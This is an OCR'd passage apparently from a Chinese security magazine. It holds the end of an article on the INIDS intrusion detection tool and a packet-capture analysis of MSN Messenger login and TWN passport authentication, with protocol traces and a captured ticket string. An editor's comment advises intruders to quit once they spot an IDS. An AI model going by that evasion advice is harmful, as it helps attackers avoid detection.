


图6 攻击记录中的详细信息




图7 INIDS检测到的对MSSQL的攻击

以上就是一个常规攻击过程，从始至终INIDS都有记录，可见IDS对网络攻击的检测还是很有作用的，作为免费的IDS，INIDS表现还是很不错的。

三、总结

鉴于本人水平有限，我只能给大家简单介绍了下IDS的概念、原理以及相关应用，文中难免会出现错误，欢迎大家批评指正，有什么疑问也可以到非安全论坛一起讨论。

编辑点评：

IDS作为一种辅助手段在网络安全中的应用越来越广泛了，本文只是对IDS的一个简单介绍，INIDS也只能算是一个辅助软件。真正强大的IDS是工作在Linux下的，如果你在入侵过程中发现IDS，还是尽早收手，这可能意味着在探测阶段你就已经被跟踪，或者被引导进蜜罐了。

MSN协议用户认证及消息传输过程分析

xY7[B.C.T]

Windows Live Messenger（MSN8.0）的推出标志着M$在即时通讯技术上的进步，在Live Messenger中，区别于以往MSN最大的不同就是对用户身份认证技术上的改变，本文通过嗅探工具snifferpro对Live Messenger登录过程的抓包分析，来说明MSNP13协议是如何进行用户身份认证的。

学习前需要了解的知识：

1、1999年，Microsoft向IETF提交了一份"MSN Messenger Service 1.0 Protocol"草案，这是最初版本的MSN Messenger协议。在以后几年，该公司不再公开有关MSN Messenger协议的升级、修改细节的官方文档。

不过MSN也公开了许多接口，使得研究人员或者爱好者可以编写程序和MSN服务器进行交互。

2、MSN和客户端的交互逻辑上经过3种服务器，他们分别为：

①派遣服务器(Dispatch Server，DS)——客户端最初连接的服务器。负责给客户端分配合适的通知服务器。域名是messenger.hotmail.com，标准服务端口是1863。完成派遣任务后，切断TCP连接。

②通知服务器(Notification Server，NS)——客户端需要一直保持连接的服务器。很多任务要在这个会话内完成，包括登录、改变状态、获取用户列表、修改用户信息、发起聊天、接受呼叫、邮件通知、退出等等。服务端口由派遣服务器指定，通常也是1863。

③接线服务器(Switchboard Server，SS)——客户端之间聊天使用的中转服务器。每开一个聊天窗口，客户端和服务器就建立一个TCP会话。当客户端之间需要进行文件传输或语音聊天时，发送系统消息，建立“点对点”会话通道（可能转为使用UDP）。服务端口通常也是1863。“点对点” 通信使用的端口由客户端自动协商决定，如文件传输通常使用6891端口

3、分析过程中需要知道的一些MSN命令：

VER命令：指出了MSN Messenger协议所支持的版本信息。VER命令包含一个事务ID、一串协议版本信息和参数；

CVR命令：发送客户端及操作系统的版本信息到服务器，对于官方客户端来说，服务器会响应建议用户使用的客户端版本信息；

USR命令：它拥有一个事务ID，也就是登录时的MSN账号，用于和MSN服务器交互。

下面先看一个MSNP9协议以前的用户与Dispatch Server（简称DS）的连接过程：

```
connect: messenger.hotmail.com 1863
>>> ver 0 msnp7 msnp6 msnp5 msnp4 cvr0
<<< ver 0 msnp7 msnp6 msnp5 msnp4 cvr0
>>> inf 1
<<< inf 1 md5
>>> usr 2 md5 i example@hotmail.com
<<< xfr 2 ns 111.111.111.111:1863 0
```

通过这段连接过程可以看到，因为MSNP协议是基于TCP/IP协议的，所以首先客户端需要与DS服务器建立3次握手（这里省略），接着通过打开的1863端口向DS服务器发送一个ver命令，请求协商等待使用的MSN协议以cvr0为结尾。

服务器收到请求后做出回应，返回同样的MSN协议版本以cvr0为结尾；

然后客户端向DS服务器发出一个inf命令，请求协商一个用户身份认证算法；

DS服务器做出回应返回使用MD5认证；

客户端根据服务器的回应发送user命令，其中包含2个参数，第一个是服务器返回的MD5认证，第2个是用户登录的MSN账号；

服务器根据收到的请求返回一个xfr命令，把NS服务器的ip地址和端口作为参数返回给客户端；

最后断开DS服务器和客户端的连接，客户端请求连接NS服务器。

接着来看一下在Live Messenger中采用的MSNP13协议是如何进行用户身份认证的。在MSNP9以后，MSN使用的用户认证算法发生了很大的改变，不再是用MD5进行认证，而是采用了TWN认证。TWN（“Tweener”）认证是MSN Messenger接入微

软护照认证体系的方式。护照认证是微软为Internet服务提供“标识一次”系统所做的尝试。

该通信采用SSL/TLS协议连接login.passport.com和loginnet.passport.com等服务器，借助于HTTP协议输入账号和密码，交互的细节都被加密了。

“TWN认证包含以下步骤：

1——客户端保存USR应答串；

2——客户端（可选）连接到护照“Nexus”，得到登录服务器URL。这个结果不会经常变更，可以被缓存。

3——客户端使用存储串、护照、口令，通过登录服务器验证，服务器将做下列操作之一：

（1）重新定位客户端到另外一个登录服务器，并进行认证（注意：这个服务器不必缓存）；

（2）返回一个登录错误，并携带适当错误信息；

（3）返回一个“ticket”，ticket将在USR应答中发送给通知服务器。”

接下来看看通过sniffer抓到的使用Live Messenger登录的用户认证过程：

1．首先和DS服务器协商协议版本：VER 1 MSNP14 MSNP13 CVR0，这里协商了2个版本，其中MSNP14可以实现与YAHOOMESSAGE的通讯，如图1。

2．接着DS服务器返回所使用的协议版本：VER 1 MSNP13 CVR0，如图2。

3．然后客户端发送本地的信息：CVR 2 0x0804 winnt 5.2 i386 MSNMSGR 8.0.0792 msmsgs test@hotmail.com，其中内容包括使用语言：简体中文[0x0804]，操作系统win2003[NT5.2]，MSN版本：8.0.0792，登录账号：test@hotmail.com，如图3。

4．客户端要求身份认证(I = Initial)：USR 6 TWN I test@hotmail.com

5．服务器返回认证信息：其中的tpf参数的值是可变的，参与hash运算保证每次返回的值不同（图4）：

```
USR 6 TWN S lc=1033,id=507,tw=40,fs=1,ru=http%3A
%2F%2Fmessenger%2Emsn%2Ecom,ct=1153444780,kpp=1,
kv=7,ver=2.1.6000.1,rn=fw7oEp3F,tpf=6d3b27b75d2f81495d
8ebd608a2c44a4
```

6．客户端根据服务器的回应返回生成的“护照”也就是参数t的值（图5）：

```
USR 7 TWN S t=7Mo*km40CFMewnWq0EfNBLHF*DizxC
NbBLqzKsQRgCpzA93GT0sRKeFoCUReaQ1p1t3hmk9B8M7R
L!wKluhgivUDr6ev9JgsnBeFDh!pqabckhRvXgdYm2L1DXdF
RUyJSW&p=7L8yUYYu6F4kbYwPMZ5tGNx!inGh1k4lNwEFu
A7TMtBlN2bx5tZdgF45!GUrCQ*taQ64A!*o65NQmiaq6yX3!
*apdN6m!DdRXXioHO0N8jH3fT!ViYVEXOXfcA6xrtd!
i5hu42z4AMXpZwZU1l5Y!ScTpmRLr5J7lmWSQxBkYIK9Q74l1
*Jl2a2Q$$
```

7．服务器接受到“护照”通过用户身份认证，返回通行的回应：**USR 7 OK test@hotmail.com 1 0**，如图6。

其中第四个参数表示你的护照是否已经通过检验（1=ture，0=false）。

完整认证过程：

```
VER 1 MSNP14 MSNP13 CVR0
VER 1 MSNP13 CVR0
CVR 2 0x0804 winnt 5.2 i386 MSNMSGR 8.0.0792
msmsgs test@hotmail.com
USR 6 TWN I test@hotmail.com
```




图1 DS服务器协商协




图2 DS服务器返回所使用的协议版本




图3 客户端发送本地信息

